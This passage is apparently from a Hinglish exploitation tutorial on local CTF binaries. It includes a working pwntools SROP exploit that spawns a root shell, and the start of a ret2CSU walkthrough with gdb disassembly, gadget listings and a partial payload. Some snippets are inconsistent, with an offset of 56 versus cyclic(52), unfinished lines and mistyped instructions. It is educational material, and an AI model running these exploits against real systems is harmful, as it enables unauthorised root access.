Ab lastly jaise hi ye syscall hit hogi to is syscall ke aage jitne bhi chije **stack** me hongi wo sari uthkr **register** me aa jeyengi.

Ab ek tarika hai ki hum ek-2 plus krke **31 chijo** ko manually dale. Jisse sare registers full honge, sare flex full honge iske alawa CPU ke jo sare chije hoti hai. wo full hongi to kafi chije hai.

To yha pr hume ye sb manually krne ki jarurat nhi hai, pwntools ki help lenge. To pwntools me **SROP** ke liye ek **class** bni hui hai. humare ko itni mehnat krne ki jarurat nhi hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./srop')

io = process()

pop_rax = pack(0x0000000000401144)
syscall = pack(0x0000000000401129)
frame = SigreturnFrame()
frame.rax = 59
frame.rdi = 0
payload = cyclic(8) + pop_rax + pack(15) + syscall +
io.sendline(payload)

io.interactive()
~
```

ya SROP ke liye **SigreturnFrame** class ka use kiya. Jisme kuchh values hum khud set karenge baki sb ye automatically set kr lege hume **31 values** nhi dalne padenge manually.

Yha hume **frame.rax** me **59** diya mtlb **execve** syscall ko call krna chahte hai.

Uske bar **frame.rdi** me **/bin/sh** ka address denge.

```
→ SROP gdb ./srop
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./srop...
(No debugging symbols found in ./srop)
pwndbg> r
Starting program: /root/yt/pwn/publish/SROP/srop
```

Jaise ye input ke liye rukega **ctrl+c** karenge. aur fir **search** karenge.

```
pwndbg> search /bin/sh
srop      0x404035 0x68732f6e69622f /* '/bin/sh' */
libc-2.31.so 0x7fb71e0c55bd 0x68732f6e69622f /* '/bin/sh' */
pwndbg>
```

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./srop')

io = process()

pop_rax = pack(0x000000000000401144)
syscall = pack(0x000000000000401129)
frame = SigreturnFrame()
frame.rax = 59
frame.rdi = 0x404035
payload = cyclic(8) + pop_rax + pack(15) + syscall +
io.sendline(payload)

io.interactive()

```

Aur hume yha pr **pack()** lagane ki jarurat nhi hai ye automatically in values ko **pack** krke bhejega.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./srop')

io = process()

pop_rax = pack(0x000000000000401144)
syscall = pack(0x000000000000401129)
frame = SigreturnFrame()
frame.rax = 59
frame.rdi = 0x404035
frame.rsi = 0
frame.rdx = 0
frame.rip = 0x000000000000401129
payload = cyclic(8) + pop_rax + pack(15) + syscall + bytes(frame)

io.sendline(payload)

io.interactive()

```

Ab humne jaise **ret2syscall** me payload create kiya tha theek waise hi jo bhi chij add kiya tha wahi sb chije yha pr bhi add kr lenge. **rip** me **syscall** ka **address** isliye likha kyoki assembly me hum sare **registers** ki value set krne ke bad **syscall** krte hai.

Aur **frame** ko **bytes** me convert krke payload me add krenge.

Ab hum apne exploit ko run krte hai.

```
from pwn import *

elf = context.binary = ELF('./srop')
io = process()

pop_rax = pack(0x0000000000401144)
syscall = pack(0x0000000000401129)
frame = SigreturnFrame()
frame.rax = 59
frame.rdi = 0x404035
frame.rsi = 0
frame.rdx = 0
frame.rip = 0x0000000000401129
payload = cyclic(8) + pop_rax + pack(15) + syscall + bytes(frame)

io.sendline(payload)

io.interactive()
```

## Output

```
python3 exploit.py
→ SROP python3 exploit.py
[*] '/root/yt/pwn/publish/SROP/srop'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX disabled
    PIE:       No PIE (0x400000)
    RWX:       Has RWX segments
[+] Starting local process '/root/yt/pwn/publish/SROP/srop': pid 5444
[*] Switching to interactive mode
Enter Data - $ id
uid=0(root) gid=0(root) groups=0(root)
$
```

And we got **root** shell.

```
#####
```

## Return To CSU(Ret2CSU) || One Gadget

Isse pichhle tutorial me humne **SROP** technique ko smjha tha isme hum ek aur technique **ret2CSU** ko smjhenge. Ye technique baki technique se kafi jayad **nayi** technique hai **2018** me find ki gyi thi. Blackhat conference me ise release kiya gya bahut km time me ye bahut famous ho gyi kyoki bahut **useful** technique hai.

To is tutorial me hum **ret2CSU** aur sath hi hum dekhenge **One Gadget** kya hota hai use bhi smjhne wale hai. specially ye **Heap** exploitation me bahut useful hota hai.

Humari **return to libc** attack ki mehnat ho hoti hai use **One Gadget** bacha leta hai.

### Challenge –

```
→ Ret2CSU ls -la
total 28
drwxr-xr-x 2 root root 4096 Aug 1 12:02 .
drwxr-xr-x 7 root root 4096 Aug 1 09:44 ..
-rwsr-sr-x 1 root root 16704 Jul 29 16:31 ret2csu
→ Ret2CSU
```

To yha pr hume ek binary di gyi hai. aur is **suid bit** set hai. humara task ye ki binary ko exploit krke **root** ka **shell** lena.

Hum binary ko run krke dekh lete hai.

```
→ Ret2CSU ./ret2csu
Enter Data - AAAA
→ Ret2CSU
```

Protections ko check kr lete hai.

```
→ Ret2CSU checksec ./ret2csu
[*] '/root/yt/pwn/publish/Ret2CSU/ret2csu'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
→ Ret2CSU
```

Yha pr bs **NX enabled** hai. mtlb hum log **Stack** and **Heap** jaise location ke andar **shellcode** ka use nhi kr skte hai. kyoki wo executable area nhi hai.

Aur yha pr **ASLR** enbled hai.

Ab hum ise **gdb** me open kr lete hai.

```
→ Ret2CSU gdb ./ret2csu
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./ret2csu...
(No debugging symbols found in ./ret2csu)
pwndbg> info
```

Ab hum iske functions ko dekh lete hai.

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x0000000000401050 write@plt
0x0000000000401060 read@plt
0x0000000000401070 _start
0x00000000004010a0 _dl_relocate_static_pie
0x00000000004010b0 deregister_tm_clones
0x00000000004010e0 register_tm_clones
0x0000000000401120 __do_global_dtors_aux
0x0000000000401150 frame_dummy
0x0000000000401156 vuln
0x0000000000401191 main
0x00000000004011b0 __libc_csu_init
0x0000000000401220 __libc_csu_fini
0x0000000000401228 _fini
pwndbg>
```

Yha pr do hi functions hai jo humare kam ki ho skti hai.

1. **vuln**
2. **main**

Ab hum **main** ko **disassemble** kr skte hai.

```
pwndbg> disassemble main
Dump of assembler code for function main:
0x0000000000401191 <+0>:    endbr64
0x0000000000401195 <+4>:    push   rbp
0x0000000000401196 <+5>:    mov    rbp,rs
0x0000000000401199 <+8>:    mov    eax,0x0
0x000000000040119e <+13>:   call   0x401156 <vuln>
0x00000000004011a3 <+18>:   mov    eax,0x0
0x00000000004011a8 <+23>:   pop    rbp
0x00000000004011a9 <+24>:   ret
End of assembler dump.
pwndbg>
```

**main** function kuchh nhi kr rha hai bs **vuln** function ko call kr rha hai.

Ab hum **vuln** ko **disassemble** krte hai.

```
pwndbg> disassemble vuln
Dump of assembler code for function vuln:
0x0000000000401156 <+0>:    endbr64
0x000000000040115a <+4>:    push   rbp
0x000000000040115b <+5>:    mov    rbp,rsp
0x000000000040115e <+8>:    sub    rsp,0x30
0x0000000000401162 <+12>:   mov    edx,0xd
0x0000000000401167 <+17>:   lea    rsi,[rip+0xe96]      # 0x402004
0x000000000040116e <+24>:   mov    edi,0x1
0x0000000000401173 <+29>:   call   0x401050 <write@plt>
0x0000000000401178 <+34>:   lea    rax,[rbp-0x30]
0x000000000040117c <+38>:   mov    edx,0x12c
0x0000000000401181 <+43>:   mov    rsi,rax
0x0000000000401184 <+46>:   mov    edi,0x0
0x0000000000401189 <+51>:   call   0x401060 <read@plt>
0x000000000040118e <+56>:   nop
0x000000000040118f <+57>:   leave
0x0000000000401190 <+58>:   ret
End of assembler dump.
```

```
pwndbg>
```

To ye bhi kuchh khas kam nhi kr rha hai. yha pr ye syscall nhi hai. ye **C** ke functions hai.

Jaisa ki hume pta hai ki **ASLR** enabled hai. to yha pr hum **return to PLT** attack krne wale hai. hum **got** ko print krwayenge taki hum **ASLR** ko bypass kr paye. Ek bar libc ka base address mil jaye to hum normal apne **system()** function ko call kr skte hai.

To hum kya krne wale hai **write()** function ki help se got ka address print krwayenge. Jisse hum **libc** ka **Base Address** mil jayega. ek bar hume libc ka base address mil gya to hum **return to libc** attack bhi kr skta hun ya aaj hum ek nyi technique use karenge **One Gadget**.

To **One Gadget** technique **return to libc** attack se achhi technique hai shell lene ke liye. bahut easy tarika hai. to hum bat krte hai sb kuchh **return to PLT** wala hai to jaisa ki humne phle bhi dekha tha **ASLR** ko humne **return to PLT** kiya tha fir **return to libc** call kiya.

To sb kuchh same hai fir hum iska use kyo kare isme kya different hai.

To yha pr ek difference hai. to **return to PLT** wale video me humne dekha tha usme **puts()** function ka use kiya tha. to **puts** kitne number of argument leta hai.

to **puts** sirf ek argument leta hai. to **got** ka jo **address** tha use hume **rdi** me dena tha. aur humare ko jo **puts** tha wo **got** table print krke de rha tha. lekin yha pr jo **write** hai wo **3 arguments** leta hai. jiski hume **rdi**, **rsi** aur **rdx** ke andar value dalna pdega jo bhi value hogi.

Ab problem ye hai **puts** ke sath jo **pop rdi** wala **gadget** hai wo har binary me mil jata hai. **pop rsi** bhi mil jata hai. lekin jo **pop rdx** wala **gadget** jo hota hai wo bahut rarely milta hai. iska mtlb write ka jo **third argument** hai use set krna bahut hard hota hai.

Ab hum **ROPgadget** krke dekhte hai.

```
→ Ret2CSU ROPgadget --binary ./ret2csu
```

```
0x00000000004010cd : loopne 0x401135 ; nop ; ret
0x0000000000401136 : mov byte ptr [rip + 0x2efb], 1 ; pop rbp ; ret
0x00000000004011a3 : mov eax, 0 ; pop rbp ; ret
0x00000000004010c7 : mov edi, 0x404038 ; jmp rax
0x000000000040109f : nop ; endbr64 ; ret
0x000000000040118e : nop ; leave ; ret
0x00000000004010cf : nop ; ret
0x000000000040114c : nop dword ptr [rax] ; endbr64 ; jmp 0x4010e0
0x00000000004010c6 : or dword ptr [rdi + 0x404038], edi ; jmp rax
0x000000000040120c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040120e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000401210 : pop r14 ; pop r15 ; ret
0x0000000000401212 : pop r15 ; ret
0x000000000040120b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040120f : pop rbp ; pop r14 ; pop r15 ; ret
0x000000000040113d : pop rbp ; ret I
0x0000000000401213 : pop rdi ; ret
0x0000000000401211 : pop rsi ; pop r15 ; ret
0x000000000040120d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040101a : ret
0x0000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x0000000000401138 : sti ; add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d]
x ; nop ; ret
```

Yha pr **pop rdi** hai aur **pop rsi** hai jiske sath **pop r15** to hume ise bhi set krna pdega majburan kyoki dono sath me hai. Aur kahi pr bhi **pop rdx** nhi hai. kyoki **pop rdx** bhi chahiye agar **third argument** satisfy krna hai. to use karan se hum use krne wale hai **ret2CSU** technique.

**ret2CSU** technique isliye bani hai agar kisi function me hume **3 arguments** satisfy krna pade to wahan use lete hai **ret2CSU** technique ka.

Ye koi ASLR bypass krne me help nhi krti, protection bypass krne me help nhi krti, shell lene me help nhi krti hai. iska ek hi kam hai. agar kisi function me **3 arguments** ko stisfy krna ho. Aur humare pas enough **gadgets** nhi ho to ye technique humko wo **gadget** provide krti hai.

Aur aise bahut sare functions hai jo **3 gadgets** mangte hai jaise **read()** function ho gya **write()** function ho gya **execve()** function ho gya. Aur kai bar hume enough **gadgets** nhi milte hai. mainly **pop rdx**.

To hum dekhte hai **ret2CSU** technique me actually krte kya hai. kaise **3 argument** ko stisfied kr skte hai jb humpr **gadgets** hi nhi hai.

Ab hum wapas se **binary** ko **gdb** me open kr lenge.

```
→ Ret2CSU gdb ./ret2csu
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./ret2csu...
(No debugging symbols found in ./ret2csu)
pwndbg> info functions █
```

Aur **info function** krte hai.

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x0000000000401050 write@plt
0x0000000000401060 read@plt
0x0000000000401070 _start
0x00000000004010a0 __dl_relocate_static_pie
0x00000000004010b0 deregister_tm_clones
0x00000000004010e0 register_tm_clones
0x0000000000401120 __do_global_dtors_aux
0x0000000000401150 frame_dummy
0x0000000000401156 vuln
0x0000000000401191 main
0x00000000004011b0 __libc_csu_init
0x0000000000401220 __libc_csu_fini
0x0000000000401228 _fini
pwndbg>
```

Aur hum yha pr in **do functions** ke code ka use lenge. Abhi tk humne jitna bhi kam kiya wo sb hum **user defined** function pr kiya jaise ki **vuln** aur **main** pr.

To **2018** me release hui technique un logo ne dekha ki user defined function ke alawa bhi function hai jinka code hum use me le skte hai.

Agar hum **\_\_libc\_csu\_init** ko disassemble kare to.

```
0x0000000000401228 _fini
pwndbg> disassemble __libc_csu_init
```

```

0x00000000004011d8 <+40>:    sub    rsp, 0x8
0x00000000004011dc <+44>:    call   0x401000 <_init>
0x00000000004011e1 <+49>:    sar    rbp, 0x3
0x00000000004011e5 <+53>:    je    0x401206 <__libc_csu_init+86>
0x00000000004011e7 <+55>:    xor    ebx, ebx
0x00000000004011e9 <+57>:    nop    DWORD PTR [rax+0x0]
0x00000000004011f0 <+64>:    mov    rdx, r14
0x00000000004011f3 <+67>:    mov    rsi, r13
0x00000000004011f6 <+70>:    mov    edi, r12d
0x00000000004011f9 <+73>:    call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>:    add    rbx, 0x1
0x0000000000401201 <+81>:    cmp    rbp, rbx
0x0000000000401204 <+84>:    jne   0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>:    add    rsp, 0x8
0x000000000040120a <+90>:    pop    rbx
0x000000000040120b <+91>:    pop    rbp
0x000000000040120c <+92>:    pop    r12
0x000000000040120e <+94>:    pop    r13
0x0000000000401210 <+96>:    pop    r14
0x0000000000401212 <+98>:    pop    r15
0x0000000000401214 <+100>:   ret

End of assembler dump.
pwndbg> █

```

Yha hum in **3 lines** ko dekhte hai. in **3 lines** me **r14** ki value **rdx** me mov ho rhi hai. **r13** ki value **rsi** ke andar **mov** ho rhi hai. aur **r12d** means **r12** ki half value **edi** ke andar ja rhi hai. to ye wahi **3 registers** hai jinko hume control krne hai. **rdi**, **rsi**, **edi** (ye half part hai lekin ye bhi humara kam kr dega). agar ye kam na kare to **pop rdi** wala **gadget** call kr lenge wo bhi humare pas.

To hum kisi tarah **r14** ko control kr le to hum **rdx** ke andar value mov kra skte hai. **r13** ko control kr le to **rsi** ke andar value mov kra skte hai. **r12** ko control kr le to **edi** ke andar vlaue mov kr skte hai.

Lekin agar hum in teeno ka use krte hai to hume aage ke code ko bhi dhyan me rkhna hoga. Jb tk **return** na mil jaye.

```

0x00000000004011e7 <+55>: xor    ebx,ebx
0x00000000004011e9 <+57>: nop    DWORD PTR [rax+0x0]
0x00000000004011f0 <+64>: mov    rdx,r14
0x00000000004011f3 <+67>: mov    rsi,r13
0x00000000004011f6 <+70>: mov    edi,r12d
0x00000000004011f9 <+73>: call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>: add    rbx,0x1
0x0000000000401201 <+81>: cmp    rbp,rbx
0x0000000000401204 <+84>: jne    0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>: add    rsp,0x8
0x000000000040120a <+90>: pop   rbx
0x000000000040120b <+91>: pop   rbp
0x000000000040120c <+92>: pop   r12
0x000000000040120e <+94>: pop   r13
0x0000000000401210 <+96>: pop   r14
0x0000000000401212 <+98>: pop   r15
0x0000000000401214 <+100>: ret

```

End of assembler dump.

**pwndbg>**

Agar hum niche dekhe to **r12, r13, r14** hai jisko agar hum value de to ye upar **rdx, rsi, edi** ki value set kr denge.

Agar man lo humne in sbko **r12, r13, r14** set kr diya aur ye upar jakr **rdx, rsi, edi** me set ho jayega. aur aage ke instruction bhi to run honge jb tk **ret** nhi mil jata.

```

0x00000000004011e7 <+55>: xor    ebx,ebx
0x00000000004011e9 <+57>: nop    DWORD PTR [rax+0x0]
0x00000000004011f0 <+64>: mov    rdx,r14
0x00000000004011f3 <+67>: mov    rsi,r13
0x00000000004011f6 <+70>: mov    edi,r12d
0x00000000004011f9 <+73>: call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>: add    rbx,0x1
0x0000000000401201 <+81>: cmp    rbp,rbx
0x0000000000401204 <+84>: jne    0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>: add    rsp,0x8
0x000000000040120a <+90>: pop   rbx

```

To **rdx**, **rsi**, **edi** set hone ke bad next instruction yha pr ek call lg rhi hai ek function **call** bahut dengerous hoti hai. agar hum kisi chij ko **call** karenge aur wo **address exist** nhi krni hai to **segmentation fault** aata hai.

To yha pr kisko **call** lg rha hai. **r15** me plus ho rha hai **rbx** se fir usme **8** se multiply krne pr jo **address** banega us pr call lg rha hai. aur agar wo galat hua to **segmentation fault** aayega aur humara sara mehnat bekar. To hume koi correct address provide krna hoga ise plus minus krke to hume **r15** register ko bhi control krna pdega aur **rbx** register ko bhi.

Taki hum ek **valid address** bna paye plus krke aur multiply krke taki ye call hai wo galat address pr n jaye. To hume kuchh aisa **address** dena hoga jo actually me exist krta ho. Jisko ye call krke wapas aa jaye yha pr.

Fir jaise hi **call** puri ho jayegi to ye agle instruction pr aa jayega **add** pr .

```
0x00000000004011e7 <+55>: xor    rbp,rbx
0x00000000004011e9 <+57>: nop    DWORD PTR [rax+0x0]
0x00000000004011f0 <+64>: mov    rdx,r14
0x00000000004011f3 <+67>: mov    rsi,r13
0x00000000004011f6 <+70>: mov    edi,r12d
0x00000000004011f9 <+73>: call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>: add    rbx,0x1
0x0000000000401201 <+81>: cmp    rbp,rbx
0x0000000000401204 <+84>: jne   0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>: add    rsp,0x8
0x000000000040120a <+90>: pop   rbp
0x000000000040120b <+91>: pop   rbp
0x000000000040120c <+92>: pop   r12
0x000000000040120e <+94>: pop   r13
0x0000000000401210 <+96>: pop   r14
0x0000000000401212 <+98>: pop   r15
0x0000000000401214 <+100>: ret
nd of assembler dump.
wndbg>
```

Add me **rbx** me **1** ko **add** krega aur **cmp** pr jayega aur **rbp** se **rbx** compare karega. Iske bad **jne** hai agar dono equal nhi hue to ye wapas le jayega **0x4011f0** address pr.

```

0x00000000004011e7 <+55>:    xor    rbp,rbx
0x00000000004011e9 <+57>:    nop    DWORD PTR [rax+0x0]
0x00000000004011f0 <+64>:    mov    rdx,r14
0x00000000004011f3 <+67>:    mov    rsi,r13
0x00000000004011f6 <+70>:    mov    edi,r12d
0x00000000004011f9 <+73>:    call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>:    add    rbx,0x1
0x0000000000401201 <+81>:    cmp    rbp,rbx
0x0000000000401204 <+84>:    jne   0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>:    add    rsp,0x8
0x000000000040120a <+90>:    pop    rbx
0x000000000040120b <+91>:    pop    rbp
0x000000000040120c <+92>:    pop    r12
0x000000000040120e <+94>:    pop    r13
0x0000000000401210 <+96>:    pop    r14
0x0000000000401212 <+98>:    pop    r15
0x0000000000401214 <+100>:   ret

```

nd of assembler dump.

wndbg> █

To yha pr ek condition aa gyi ki **rbp**, **rbx** ko equal krna pdega. Otherwise ye isi **loop** me fsa rhega. Abhi tk hume **r15** aur **rbx** ko control krna tha ab hume **rbp** aur **rbx** ko bhi control krna pdega.

```

0x00000000004011e7 <+55>:    xor    rbp,rbx
0x00000000004011e9 <+57>:    nop    DWORD PTR [rax+0x0]
0x00000000004011f0 <+64>:    mov    rdx,r14
0x00000000004011f3 <+67>:    mov    rsi,r13
0x00000000004011f6 <+70>:    mov    edi,r12d
0x00000000004011f9 <+73>:    call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>:    add    rbx,0x1
0x0000000000401201 <+81>:    cmp    rbp,rbx
0x0000000000401204 <+84>:    jne   0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>:    add    rsp,0x8
0x000000000040120a <+90>:    pop    rbx
0x000000000040120b <+91>:    pop    rbp
0x000000000040120c <+92>:    pop    r12
0x000000000040120e <+94>:    pop    r13
0x0000000000401210 <+96>:    pop    r14
0x0000000000401212 <+98>:    pop    r15
0x0000000000401214 <+100>:   ret

```

nd of assembler dump.

wndbg> █

To ye sare **registers** hum control kr skte hai. jitne **registers** ki upar requirement hai use hum yha pr control kr skte hai.

To hum **cyclic pattern** nikal lete hai aur **check** krte hai ki kitne pr **overflow** hota hai.

```
pwndbg> cyclic 300
aaaabaaaacaaadaaaeaaafaaagaaaahaaaiaajaaakaaalaaamaaaanaaaapaaaqaaaraaaasaaaataaaauuaav
aaawaaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboabpaabqaabra
absaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaceaacfacaacgachaaciaacjaaackaaclaacmaacnaa
coaacpaaqcraacsactaacuaacvaacwaacxaacyaac
pwndbg> r
```

Run krte hai binary ko aur paster krte hai.

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Ret2CSU/ret2csu
Enter Data - aaaabaaaacaaadaaaeaaafaaagaaaahaaaiaajaaakaaalaaamaaaanaaaapaaaqaaaraaa
saaataaaaavaawaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaabo
aabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaceaacfacaacgachaaciaacjaa
aclaacmaacnaacoacpaaqcraacsactaacuaacvaacwaacxaacyaac
```

Yha pr humari binary crash ho gyi hai.

```
[ STACK ]
00:0000| rsp 0x7ffcee1bdc28 ← 0x616161706161616f ('oaaapaaa')
01:0008| 0x7ffcee1bdc30 ← 0x6161617261616171 ('qaaaraaa')
02:0010| 0x7ffcee1bdc38 ← 0x6161617461616173 ('saaataaa')
03:0018| 0x7ffcee1bdc40 ← 0x6161617661616175 ('uaaavaaa')
04:0020| 0x7ffcee1bdc48 ← 0x6161617861616177 ('waaaxaaa')
05:0028| 0x7ffcee1bdc50 ← 0x6261617a61616179 ('yaaazaab')
06:0030| 0x7ffcee1bdc58 ← 'baabcabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabn
aabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaceaacfacaacgachaaciaacj
aclaacmaacnaacoacpaaqcraacsactaacuaacvaacwaacxaacyaac'
07:0038| 0x7ffcee1bdc60 ← 'daabeaabfaabgaabhaabjaabkaablaabmaabnaaboabp
aabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaceaacfacaacgachaaciaacjaaackaacla
acnaacoacpaaqcraacsactaacuaacvaacwaacxaacyaac'
[ BACKTRACE ]
```

**Offset** pta kr lete hai.

```
pwndbg> cyclic -l oaaa
56
pwndbg>
```

To hum apna exploit banana suru krte hai.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2csu')

io = process()

payload = cyclic(52) +
io.sendline(payload)

io.interactive()
~
```

Yha pr humne apne **exploit** ka **template** taiyar kr liya hai. ab hum dekhte hai ki return kahan pr kare.

Ab hume sbse phle yah pr aana hai.

```

0x00000000004011e7 <+55>:    xor    ebx,ebx
0x00000000004011e9 <+57>:    nop    DWORD PTR [rax+0x0]
0x00000000004011f0 <+64>:    mov    rdx,r14
0x00000000004011f3 <+67>:    mov    rsi,r13
0x00000000004011f6 <+70>:    mov    edi,r12d
0x00000000004011f9 <+73>:    call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>:    add    rbx,0x1
0x0000000000401201 <+81>:    cmp    rbp,rbx
0x0000000000401204 <+84>:    jne    0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>:    add    rsp,0x8
0x000000000040120a <+90>:    pop    rbx
0x000000000040120b <+91>:    pop    rbp
0x000000000040120c <+92>:    pop    r12
0x000000000040120e <+94>:    pop    r13
0x0000000000401210 <+96>:    pop    r14
0x0000000000401212 <+98>:    pop    r15
0x0000000000401214 <+100>:   ret

nd of assembler dump.
wndbg> █
```

To hum is **address** ko dalenge ki yha aakr sbhi **registers** ki value set kr paye.

```

payload = cyclic(52) + pack(0x000000000000
40120a) + █
```

To humne ek bar **address** dal diya to humara code yha pr aayega run hote-2. Uske bad humare pas **6 pop** instructions hai. to hume **6 values stack** me dalni padegi wo ek-2 krke in **6 registers** ke andar jayegi.

To hume inme **6 calculated value** dalni hai. ya aage use hone wali hai.

```
0x00000000004011e7 <+55>:    xor    rbp,rbx
0x00000000004011e9 <+57>:    nop    DWORD PTR [rax+0x0]
0x00000000004011f0 <+64>:    mov    rdx,r14
0x00000000004011f3 <+67>:    mov    rsi,r13
0x00000000004011f6 <+70>:    mov    edi,r12d
0x00000000004011f9 <+73>:    call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>:    add    rbx,0x1
0x0000000000401201 <+81>:    cmp    rbp,rbx
0x0000000000401204 <+84>:    jne   0x4011f0 <__libc_csu_init+64>
0x0000000000401206 <+86>:    add    rsp,0x8
0x000000000040120a <+90>:    pop   rbx
0x000000000040120b <+91>:    pop   rbp
0x000000000040120c <+92>:    pop   r12
0x000000000040120e <+94>:    pop   r13
0x0000000000401210 <+96>:    pop   r14
0x0000000000401212 <+98>:    pop   r15
0x0000000000401214 <+100>:   ret
nd of assembler dump.
wndbg>
```

To sbse phle **rbx** me kya value dale. Jaisa ki hum upar dekh skte hai.

```
0x00000000004011f3 <+67>:    mov    rsi,r13
0x00000000004011f6 <+70>:    mov    edi,r12d
0x00000000004011f9 <+73>:    call   QWORD PTR [r15+rbx*8]
0x00000000004011fd <+77>:    add    rbx,0x1
0x0000000000401201 <+81>:    cmp    rbp,rbx
```

**rbx 8** se multiply ho rha hai. aur jo bhi aa rha hai use **r15** ke sath plus ho rha hai.

to agar hum **rbx** ki value **0** dal du to kya hogा. Agar hum rбx ki value **0** dal de to ye **8** se multiply hogा to **0** ho jayega aur fir only **r15** bachega. To hume bs **r15** ko set krna hogा aur baki ka jhanjhat khatam.

For ex.

$$[r15+0*8] = [r15+0] = [r15]$$

```
payload = cyclic(52) + pack(0x000000000000  
40120a) + pack(0) + 
```

To humne yha **rbx** ki value **0** set kr diya.

Ab next instruction ko dekhte hai to next instruction me **rbx** ke andar **1** add kiya ja rha hai fir **rbp** aur **rbx** compare kiya ja rha hai. to in dono ko hume equal karana hai. jiske liye hum **rbp** me bhi **1** set kr denge. jisse **rbp** aur **rbx** equal ho jayenge.

```
0x00000000004011e7 <+55>: xor    ebx,ebx  
0x00000000004011e9 <+57>: nop    DWORD PTR [rax+0x0]  
0x00000000004011f0 <+64>: mov    rdx,r14  
0x00000000004011f3 <+67>: mov    rsi,r13  
0x00000000004011f6 <+70>: mov    edi,r12d  
0x00000000004011f9 <+73>: call   QWORD PTR [r15+rbx*8]  
0x00000000004011fd <+77>: add    rbx,0x1  
0x0000000000401201 <+81>: cmp    rbp,rbx  
0x0000000000401204 <+84>: jne    0x4011f0 <__libc_csu_init+64>  
0x0000000000401206 <+86>: add    rsp,0x8  
0x000000000040120a <+90>: pop    rbx  
0x000000000040120b <+91>: pop    rbp  
0x000000000040120c <+92>: pop    r12  
0x000000000040120e <+94>: pop    r13  
0x0000000000401210 <+96>: pop    r14  
0x0000000000401212 <+98>: pop    r15  
0x0000000000401214 <+100>: ret  
nd of assembler dump.  
wndbg> 
```

```
payload = cyclic(52) + pack(0x00000000  
00040120a) + pack(0) + pack(1) + 
```

